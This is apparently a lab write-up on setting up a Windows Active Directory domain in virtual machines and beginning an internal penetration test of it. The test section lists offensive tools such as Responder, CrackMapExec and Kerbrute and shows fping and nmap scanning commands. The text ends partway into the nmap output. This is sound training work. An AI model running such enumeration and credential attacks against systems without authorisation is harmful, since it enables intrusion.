

VIRTUALISATION AND VULNERABILITY ASSESSMENT

LAB SETUP :

Kali Linux
Windows Server
Windows client.

STEPS TAKEN:

After downloading the virtual machines needed for the lab, the next step was to configure and set them up individually.


WINDOWS SERVER SET UP AND CONFIGURATION :

First started by enabling two network adapters for the server to ensure internal and external connections. After that, I assigned an internal IP address to the server. (172.16.0.1). Then proceeded to install ACTIVE DIRECTORY DOMAIN SERVICES and create a domain. Open the server manager > click on add roles and features > next 2x > select server > select AD DS > next 2x > install > close .. Then click on the yellow notification at the top right and promote the server to a domain controller, add new forest (MSSP) and a password and click next install


Now that the server has restarted, the next step is to create my own dedicated domain admin account instead of the default admin account.

Start > administrative tools > active directory user & computers > my domain (MSSP) > right click > new > organisational Unit > then created a folder called (_ADMINS) . Then inside the _ADMINS, I created a new user called (test user) who was made the domain admin by the following process. Right click on his profile > properties > member of > add > domain admins and then apply .

INTERNAL IP ASSIGNMENT




Windows server restarting after AD DS installation




To confirm that our new user is a domain admin , I signed out and logged in with his password.

Signing with new admin user



The next step is to install NAT , this would enable our windows client to be on the private network and also connect to the internet through the domain controller.

Add roles > next 2x > choose server > remote access > next > routing > next 3x > install . After installation ,then configuring and selecting the right interface for internet access.




Installing a DHCP server


Add roles > next 2x > choose server > DHCP server > next 3x > install

To configure DHCP

Tools > DHCP > Click on DHCP server > right click > new scope .



DNS SETUP



After setting up the next step is to use powershell to create users before joining our windows client to the domain.

Link to the source code for the powershell script used to create users :


[AD_PS/Generate-Names-Create-Users.ps1 at master · joshmadakor1/AD_PS · GitHub](https://github.com/joshmadakor1/AD_PS)

https://www.youtube.com/watch?v=LTXZHNTRQdlhiVzJwLVRYNUhTGHhUXxBQ3Jtc0tuTkpla3VrMkIleTd1UU1sd1ZSMjIFLWRrWVAwTzhoNDEwblJbkdZU29ZN0tRQ3VMSnVrWEktS1daS19mTmRFaTc4a0dtTmdV1pneW5oaFNCQI9ZZUwwenJpMjB6QVBNZW96MVIBVDdPYUwxOHkxbw&q=https%3A%2F%2Fgithub.com%2Fjoshmadakor1%2FAD_PS%2Farchive%2Frefs%2Fheads%2Fmaster.zip&v=MHsI8hJmggI

After downloading the zip file , unzip and open the txt file called name , Add user (test user) at the top and save . then go to Windows Powershell > Powershell ISE > right click > more > run as administrator. When it opens, click on open script > then open the folder the script was unzipped > open the [create.ps](#) script

Start by enabling the execution of all scripts : Set-ExecutionPolicy Unrestricted
Move to the directory the script and name.txt is located then run it

Script creating new users ..




Now the Server has been set up as a DC (Active Directory + DNS)

WINDOWS CLIENT SETUP AND CONFIGURATION :

After allocating the required memory to the client, I went to the settings and changed the adapter settings from NAT to internal Network to enable a DHCP address assigned to the client, then started the machine and installed windows 10 pro.

Windows client connecting to the internet and server ip as the default gateway.



The image shows a Windows 10 desktop with a blue background. A Command Prompt window is open in the center, titled 'Command Prompt'. The window displays the following text:

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user2>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . : mssp.com
  Link-local IPv6 Address . . . . . : fe80::976c:332e:8adf:66e6%3
  IPv4 Address . . . . . : 172.16.0.100
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 172.16.0.1

C:\Users\user2>ping www.google.com

Pinging www.google.com [216.58.214.132] with 32 bytes of data:
Reply from 216.58.214.132: bytes=32 time=55ms TTL=254
Reply from 216.58.214.132: bytes=32 time=60ms TTL=254
Reply from 216.58.214.132: bytes=32 time=54ms TTL=254
Reply from 216.58.214.132: bytes=32 time=45ms TTL=254

Ping statistics for 216.58.214.132:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 45ms, Maximum = 60ms, Average = 53ms

C:\Users\user2>ping www.google.com -c5
```

At the bottom of the image, the Windows taskbar is visible, showing the Start button, a search bar with the text 'Type here to search', and several pinned icons for File Explorer, Edge, File History, Mail, Photos, and Task View. The system tray shows the date and time as '6:33 AM 10/1/2025'.


Renaming the client and joining the domain

Settings > system>about> rename this pc (Advanced)> change


After changing the name of the pc , click on domain and the domain name and input the allowed users username and password ...

To confirm it.

Go to the server manager > tool> DHCP expand the scope > click address leases and see that the windows client reached out to the server for an ip address and the server automatically assigned an ip address to it . (172.16.0.100)



In the Active directory users and Computer, the windows client can be found in the computers folder.



TESTING THE SECURITY OF THE DOMAIN

Assessment Scope :

The following IPs and hosts make up the scope of this assessment

172.16.0.1

172.16.0.100

TOOLS USED :

FPING

NMAP

RESPONDER

JOHN THE RIPPER

TCPDUMP

Crackmapexec

Kerbrute

RPCCLIENT

Testing Type :

Internal Testing : This assessment is meant to show the risks involved with vulnerabilities in Active Directory by simulating an attack. The result will show the potential impact of a successfully exploited vulnerability.

Password Testing: Password files captured will be used to gain further access to achieve the assessment goals.

Enumeration;


FPING Active Checks : This is used to check for live hosts

Command : fping -asqq 172.16.0.1/24

a = live targets

s = print stats at the end of the scan
g = generate a target list from CIDR network
q = not show per-target results.

The windows client is not showing in the scan result because windows defender is blocking ICMP echo replies.



```
(attacker㉿kali)-[~]
$ fping -asq 172.16.0.1/24
172.16.0.1
172.16.0.101

 254 targets
   2 alive
 252 unreachable
   0 unknown addresses

 1008 timeouts (waiting for response)
 1010 ICMP Echos sent
   2 ICMP Echo Replies received
 1004 other ICMP received

 0.163 ms (min round trip time)
 0.556 ms (avg round trip time)
 0.949 ms (max round trip time)
 9.772 sec (elapsed real time)

(attacker㉿kali)-[~]
$
```

NMAP

```
nmap -sC -sV --script=banner 172.16.0.1/24
```

sC = Default Nmap scripting engine
sV = version scan
–script=banner = for banner grabbing

```
Oct 3 3:33 AM 1% 33% 0.0 kB 0.0 kB
attacker@kali: ~
attacker@kali: ~
attacker@kali: ~

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 23.99 seconds

[attacker@kali)-[~]
$ nmap -sC -sV --script=banner 172.16.0.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 03:30 EDT
